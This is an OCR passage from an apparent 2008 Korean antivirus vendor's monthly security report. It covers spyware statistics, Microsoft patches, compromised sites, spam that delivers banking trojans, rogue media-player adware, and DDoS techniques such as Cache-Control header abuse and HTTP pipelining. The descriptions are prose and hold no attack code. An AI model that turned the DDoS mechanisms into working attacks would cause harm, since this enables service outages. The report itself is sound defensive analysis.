
| | 스파이웨어류 | 애드웨어 | 드롭퍼 | 다운로더 | 다이얼러 | 클리커 | 익스플로잇 | AppCare | Joke | 합계 |
|---|---|---|---|---|---|---|---|---|---|---|
| 7월 | 238 | 108 | 91 | 153 | 2 | 13 | 9 | 0 | 1 | 615 |
| 8월 | 223 | 175 | 137 | 182 | 2 | 22 | 1 | 0 | 3 | 745 |
| 9월 | 244 | 108 | 112 | 188 | 0 | 30 | 0 | 1 | 1 | 684 |

[표 1-7] 2008년 9월 유형별 신종(변형) 스파이웨어 발견 현황

스파이웨어 피해 통계와 비슷한 양상을 보이고 있는데, 전체 신종 및 발견 건수는 지난 8월보다 다소 감소하였으며, 증가세도 꺾인 양상을 보이고 있다. 스파이웨어 류의 신종 및 변형 발견 건수는 조금 증가하고, 애드웨어가 상당히 감소한 것도 스파이웨어 피해 통계와 비슷하다.

### (3) 9월 시큐리티 통계

2008년 9월에 마이크로소프트사로부터 발표된 보안 업데이트는 총 4건으로 모두 긴급(Critical)에 해당되는 업데이트들이다. MS08-052 GDI+ 취약점과 MS08-053 Media Encoder 9 취약점은 패치 발표 이후 바로 공격 코드가 공개되었다. 특히, Media Encoder 9 취약점은 완벽하게 명령어 실행이 가능한 형태의 완성된 공격 코드가 발표되었기 때문에 기존의 ActiveX 취약점들과 함께 중국발 웹 사이트 공격에 악용될 수 있는 새로운 공격 아이템이 될 수 있다. 따라서, 사용자들은 반드시 이에 관련된 패치를 빠르게 적용하여야 할 것이다. 또한, 지난 8월에 5건의 MS 오피스 관련 취약점들과 공격파일이 발표되었고, 이번 달에도 오피스 관련 업데이트가 포함되어 있다. 당분간 오피스 관련 공격 관심이 지속될 것으로 추정되므로 이에 대한 각별한 주의를 기울여야 할 것이다.





[그림 1-8] 공격대상 기준 MS 보안 패치 현황

| 위험도 | 취약점 | PoC |
|---|---|---|
| 긴급 | (MS08-052) GDI+ 의 취약점으로 인한 원격 코드 실행 문제점 | 유 |
| 긴급 | (MS08-053) Windows Media 인코더 9의 취약점으로 인한 원격 코드 실행 문제점 | 유 |
| 긴급 | (MS08-054) Windows Media Player의 취약점으로 인한 원격 코드 실행 문제점 | 무 |
| 중요 | (MS08-055) Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점 | 무 |

[표 1-8] 2008년 9월 발표된 MS 보안 패치


### 2008년 9월 웹 침해사고 현황




[그림 1-9] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

2008년 9월의 웹 사이트 경유지/유포지 수는 134/39로 지난 달의 238/39으로 경유지의 수는 감소하였고, 유포지의 수는 변화가 없었다. 장비 이상으로 탐지 기간이 적어 탐지된 유포지의 수는 줄었지만 유포지의 수가 변화가 없는 것으로 보아 소수의 공격자의 의해 다수의 웹사이트가 침해되고 있는 경향은 여전하다고 하겠다. 2008년 9월 결과에서 특이한 점은 2008년 8월과 마찬가지로 MS07-017 취약점을 이용한 배포가 현저하게 줄었으며, MS08-041 Microsoft Access Snapshot Viewer 취약점을 이용해 악성코드 배포를 시도한 사례가 종종 발견된다는 것이다. 하지만, 해당 취약점이 공개된지 두달이 지났지만 취약점을 이용한 배포는 아직까지 대중화되지 않았기 때문에 앞으로의 영향도 크지는 않을 것으로 추정된다.

악성 스크립트의 암호화도 그 정도가 갈수록 정교해지고 있다. 악성 스크립트 실행 후 init event 핸들러에서 웹페이지 자체를 조작하기 때문에 웹브라우저를 이용한 <소스보기>로는 다음 [그림 1-10]과 같은 스크립트를 확인할 수 없다. 따라서, AV(Anti-Virus) 제품의 적절한 대응이 필요하며, 사용자는 항상 운영체제와 AV제품을 최신 상태로 유지해야 한다.




[그림 1-10] 암호화된 악성코드 스크립트


# II. ASEC Monthly Trend & Issue

## (1) 악성코드 –사기성 스팸 메일과 악성코드

미국 대선 경쟁이 뜨겁게 달아오른 가운데 오바마 후보를 겨냥한 사기성 스팸메일이 9월초 유행하였다. 메일을 받은 사용자들로 하여금 호기심을 자극할 만한 주제를 갖고 있는 이 스팸 메일은 최종적으로 악성코드를 다운로드 하도록 악성코드 링크를 포함하고 있었다. 이와 비슷한 건으로 국내에서도 경찰청을 사칭하여 첨부된 악성코드를 실행하도록 유도하는 사례가 있었다. 그리고 외신을 통해서 소개된 내용으로 국제 우주 정거장에서 사용된 노트북에 악성코드가 발견되었다는 소식도 들려왔다.

### 미국 대선 후보를 노린 사기성 스팸 메일과 악성코드


전통적으로 메일에 문서나 실행 가능한 파일을 첨부하는 형태는 점점 줄어들고 있는 대신 호기심을 자극하는 내용을 담고 사용자들로 하여금 메일 본문 내 링크를 통하여 특정 호스트로부터 파일을 다운로드 하도록 유도하는 형태의 스팸 메일이 극성을 부리고 있다.




[그림 2-1] 오바마 관련 사기성 스팸 메일 (출처 – wired.com )


빨간색 박스의 링크를 클릭하면 특정 실행파일을 다운로드하도록 유도한다. 해당 파일을 내려 받아 실행하면 윈도우 미디어 플레이어를 이용하여 오바마와 관계 없는 음란한 동영상을 보여준다. 그러나 사용자 몰래 임시 폴더에 809.exe 파일을 드랍하여 실행한다. 실행되면

랜덤한 이름을 갖는 DLL 파일을 시스템 폴더에 생성하고 인터넷 익스플로러가 동작 하면 자신도 동작 하도록 한다.




[그림 2-2] Browser Helper Objects 로 등록된 악성코드

이후 인터넷 익스플로러가 실행되면 IE에 저장된 암호나, 다음의 특정 사이트 (온라인 뱅킹)에 접속하면 사용자 계정을 탈취한다[1].




[그림 2-3] 악성코드가 노리는 온라인 뱅킹 사이트

### 경찰청 출두 명령을 위장한 사기성 메일

국내 유명 포털 메일 계정으로 경찰청에 출두 하라는 내용이 담긴 메일이 일부 사용자들로부터 보고되어 기사화 되었다. 이와 같은 비슷한 사례로 법원을 사칭하여 메일에 악성코드를 첨부하여 유포한 적이 있었다. 메일에는 POLICE.EXE (97,280 바이트) 라는 첨부파일이 포함되어있다. 첨부된 파일을 실행하면 2개의 파일이 생성되는데, 하나의 파일은 주로 보안 프로그램들이 사용하는 특정 커널 함수 후킹에 대하여 복구를 하며, 다른 하나의 파일은 자신을 서비스 형태로 실행하며 특정 호스트에 접속하여 또 다른 악성코드를 내려 받을 수가 있다.

[1] V3는 해당 트로이목마를 Win-Trojan/Banker.1082368.D 로 진단하고 있다.

ASEC 리포트를 통해서 여러 차례 언급한 바와 같이 전통적인 이메일 웜은 사라지고 있고, 대신 위와 같이 사용자의 호기심을 극도로 자극하는 내용과 메일 본문내 링크를 클릭하도록 유도하거나, 한글로 잘 설명된 내용을 토대로 첨부파일을 실행하도록 유도하는 등의 방법이 부쩍 증가를 하고 있는 추세이다. 따라서 직접적으로 관련이 없는 엉뚱한 메일이나 의심 가는 메일내의 링크를 함부로 클릭하지 말고, 링크의 파일도 바로 실행하지 않고 안티 바이러스 프로그램을 이용하여 검사하는 등 최소한의 보안에 관심을 갖는 것이 중요하다.

## 우주에서 발견된 악성코드

국제 우주정거장에서 승무원이 사용하는 노트북에서 악성코드가 발견되었다는 외신보도가 있었다. 해당 악성코드는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 일종이다. V3는 명명법에 따라서 Win-Trojan/AVKiller.115760 로 진단하고 있다. 해당 악성코드는 일부 안티 바이러스 프로그램을 강제로 종료하는 기능도 있고 각 드라이브 루트 또는 이동식 디스크에 자신의 복사본을 생성하는 기능도 가지고 있다. 해당 악성코드는 V3에 올해 1월 초에 추가되었으며 비슷한 시기에 다른 안티 바이러스 업체도 해당 악성코드를 엔진에 추가하였다. 이 구종의 악성코드는 아마도 USB 메모리 스틱에 감염 되어 있었던 것으로 보이며, 아마도 승무원들은 그 동안 안티 바이러스 제품을 사용하지 않았거나 업데이트가 제대로 안된 것으로 보인다. 해당 기사는 우주 정거장에서 발견된 악성코드로 흥미를 끌었으나 결국에는 구종의 악성코드였고 앞서 언급 했듯이 안티 바이러스 제품의 사용과 엔진 업데이트의 중요성은 재차 강조해도 모자라는 법이 없다.

### (2) 스파이웨어 – 사행성/음란 사이트로 유도하는 애드웨어

애드웨어 숏컷 카지노(Win-Adware/Shortcut.Casino)와 다운로더 코애드웨어(Win-Downloader/KorAdware)와 같이 사용자 동의 없이 인터넷 바로 가기(Shortcut)를 생성해 온라인 사행성 게임 사이트와 음란 사이트로 접속을 유도하는 애드웨어가 지속적으로 발견되고 있다.


[그림 2-4] 사용자 동의 없이 생성된 사행성 / 음란 사이트 바로가기 아이콘

이들은 자체 업데이트 기능을 가지고 있으며, 생성하는 인터넷 바로 가기에 대한 정보를 특정한 서버로부터 받아와서 또 다른 온라인 사행성 게임 사이트와 음란 사이트의 인터넷 바로 가기를 생성한다. 이렇게 생성된 인터넷 바로 가기 아이콘은 과거 휴대폰을 통하여 전송되는 SMS 스팸 메시지에 비해 해당 사이트로의 유도성 및 접근성이 월등히 높아 호기심 또는 실수로 클릭한 사용자는 [그림 2-5]와 같이 실제 현금을 이용한 온라인 사행성 사이트로 접속하여 자신의 집에서 사행성 게임을 접할 수 있으므로 더욱더 큰 문제를 낳을 수 있다.


[그림 2-5] 사용자 동의 없이 생성된 인터넷 바로가기를 이용해 접속한 도박 사이트

만약 자신의 컴퓨터에 이런 사행성 게임이나 음란 사이트로 의심되는 인터넷 바로 가기 아


이콘이 생성 되었다면 접속하지 않는 것이 현명하며, 확률상 돈을 잃을 수 밖에 없다는 점을 분명히 인지하고 현금 결제를 통해 사행성 게임을 하는 일이 없도록 각별한 주의가 필요하다

최근 동영상 코덱을 위장해 스파이웨어를 설치하는 다운로더 즐롭(Win-Downloader/Zlob)에 이어 동영상 재생기를 위장해 스파이웨어를 설치하는 3wPlayer(Win-Dropper/3wPlayer)가 새롭게 발견 되었다. 기존 즐롭과 유사하게 [그림 2-6]과 같이 공식 홈페이지를 가지고 있으며 정상적인 사용자 동의를 받는 것처럼 설치 프로그램이 구성되어 있다.


[그림 2-6] 스파이웨어를 설치하는 3WPlayer


하지만 설치가 끝나면 3wPlayer와 함께 사용자의 동의 없이 다운로더 엘오피(Win-Downloader/LOP)가 설치되며 인터넷 익스플로러(Internet Explorer)의 시작페이지를 특정 검색 사이트로 변경하며 광고를 지속적으로 노출한다. 또한 삭제 시 사용자에게 패스워드를

입력하도록 요구한다.




[그림 2-7] Win-Downlaoder/LOP 삭제 시 패스워드를 요구함

사용자의 보안 의식이 높아짐에 따라 정상 프로그램으로 위장한 스파이웨어는 앞으로도 계속 나타날 가능성이 높다. 대다수의 프로그램은 검색을 통해 그 프로그램의 성격을 파악할 수 있다. 3wPlayer 역시 검색을 하면 허위 미디어 플레이어라는 사실을 쉽게 확인할 수 있다.



3wPlayer

From Wikipedia, the free encyclopedia

**3wPlayer** is a rogue media player software application bundled with trojans that can infect computers running Microsoft Windows. It is designed to exploit users who download video files, instructing them to download and install the program in order to view the video. The 3wPlayer employs a form of social engineering to infect computers. Seemingly desirable video files, such as recent movies, are released via BitTorrent or other distribution channels. These files resemble conventional AVI files, but are engineered to display a message when played on most media player programs, instructing the user to visit the 3wPlayer website and download the software to view the video. The program is bundled with malware that has various undesirable effects.

[그림 2-8] 위키피디아의 3WPlayer 검색 결과

따라서 새로운 프로그램을 다운로드 하고 설치하기에 앞서 충분한 검색을 통해 해당 프로그램이 안전한지 확인하는 습관이 필요하다.

## (3) 시큐리티 – 최근 유행하는 DDOS 공격 및 방어

DDOS(Distributed Denial of Service) 공격의 횟수와 그 피해가 증가하고 관심 또한 높아지면서 DDOS 대응에 관한 회의가 한국 침해사고 대응협회의 주최로 DDOS 대응 세미나가 지난 2008년 10월 1일에 열렸다. 이번 호에서는 최근 사용되고 있는 CC(Cache Control) 공격과 최근 본사에서 대응 과정에서 발견된 HTTP 파이프라인(pipeline)을 이용한 DDOS 공격과 세미나에서 소개된 PDOS 공격에 대해 살펴보고 앞으로 DDOS 방어 장비의 나아갈 방향을 소개한다.

2008년 국내 웹사이트 (국내 유명 포탈 서비스나, 웹하드, 쇼핑몰, 게임사이트 등등)가 DDOS 공격으로 서비스 거부 상태가 되었던 일이 발생하였다. 특히, 과거의 DDOS 공격은 많은 양의 트래픽을 생성하여 네트워크 자원을 고갈시키는 것에 초점이 맞추어져 있었던 반면, 최근 공격은 보다 적은 양의 트래픽으로 공격대상을 서비스 불가능 상태로 만들어버리는 방법에 초점이 맞추어져 있다. 특히, 최근의 공격방법은 L7 Layer 단계를 이용하는 공격 방법이기 때문에 기존 L4 단계에서의 공격하는 DDOS 방어장비로는 방어가 불가능하다. 이중, CC 공격으로 알려진 DDOS 공격은 50메가 이하의 트래픽으로 공격 대상이 되는 웹서버를 서비스 불능 상태로 만들 수 있다.


### Cache Control(CC) 공격

이 방법은 HTTP User-agent 헤더에 Cache-Control 값을 비정상적으로 조작하여 직접 공격대상의 URL을 호출하여 공격이 이루어진다. Cache-Control은 웹페이지의 캐싱을 위해 정의되는 값으로 보통 서버가 클라이언트에게 페이지를 제공할 때 캐싱을 요청하기 위해 사용되며, 클라이언트가 서버에게 페이지를 요청할 때는 통상적으로 사용되지 않는 값이다. 하지만, RFC 문서에서는 클라이언트와 서버 측 모두 사용되어 있도록 정의되어있다. 클라이언트가 서버에게 페이지를 요청할때 캐싱을 요청하지 않으면, 해당 서버는 비정상적으로 동작하여 서비스 불능 상태에 빠질 수 있다. [그림 2-9]은 실제 User-Agent를 조작하여 DDOS 공격을 시도 하는 모습이다. 이 방법은 현재 대부분의 DDOS 공격 도구들이 지원하며 간단한 쉘프로그래밍으로도 쉽게 공격이 가능하다.


[그림 2-9] CC 공격 도구


### HTTP 파이프라인 공격

HTTP 파이프라인은 다수의 HTTP 요청(Request)를 하나의 소켓에 전송하는 방법으로 HTTP/1.1에서 처음 지원된 기술이다.




[그림 2-10] HTTP 파이프라인 동작원리[1]

이 방법을 사용하면 페이지 로딩 시간을 줄일 수 있다. 또한, 다수의 요청을 하나의 패킷에서 처리하므로, 전체 네트워크 대역폭을 줄 일 수 있다. 일반적으로 이 기술을 사용하지 않아도 웹을 사용하는데는 큰 지장이 없기 때문에 실제 IE7.0 과 같은 브라우저는 이 기술을 사용하지 않고 있다.(FireFox와 KonQueeror과 Opera 브라우저에서 사용가능하다.) 하지만, 다수의 HTTP 파이프라인 패킷은 웹 서버 자원을 고갈시키는 데 사용될 수 있다. 최근에 실제로 이러한 기술을 악용하는 공격이 발견되었으며, 아래의 패킷은 실제 악성코드가 실행한 결과를 잡은 패킷으로, 정상적인 요청과 같은 모습을 하고 있기 때문에 DDOS 공격 여부를 판단하기 쉽지 않다.




[그림 2-11] HTTP 파이프라인 방식의 DDOS 공격 패킷

[1] 출처: http://en.wikipedia.org/wiki/HTTP_pipelining

### PDOS 공격

영국에서 열린 EUSecWest security 컨퍼런스에서 HP Security Lab에서 시연한 기술로서 “Phlashing”이라고도 알려진 이 공격방법은 이름 그대로 네트워크 기반의 펌웨어 업데이트를 공격하는 방법이다. 만약, 펌웨어 업데이트 도중 악성 코드가 삽입되면 이 악성코드는 펌웨어 이미지 및 하드웨어에 영구적인 손상을 줄 수 있다. 아직은 이론적인 상태로만 증명된 방법이지만, 앞으로는 거의 모든 기기가 펌웨어를 내장할 것이기 때문에 그 영향은 갈수록 증가할 것이다. 해당 공격방법은 기존의 DDOS 공격이 그 공격 대상을 서버 또는 어플리케이션으로 삼는데 반해서, 펌웨어를 업데이트하는 모든 기기 자체를 대상으로 삼고 있으며, 금전적 목표 보다는 사용기기를 사용 불능상태로 빠트리는 데에 그 주요 목적을 둔다.

현재 DDOS 공격 장비가 방어할 수 있는 공격 유형은 아래 [표 2-1]과 같다.

| 공격 유형 | 공격 설명 |
|---|---|
| Syn Flooding | 서버로 지속적인 Syn를 보내어 서버 부하를 유발 |
| Syn+Ack Flooding | 서버로 지속적인 Syn+Ack 만 보내어 서버 부하를 유발 |
| Open Connection Attack Flooding | 정상적인 TCP 연결을 지속적으로 유발하여 서바 부하유발 |
| Zombie Connection Protection | TCP connection을 형성하여 Connection을 유지시켜 서버 부하를 발생시키는 공격 |

[표 2-1] L4 단계에서의 DDOS 공격 유형

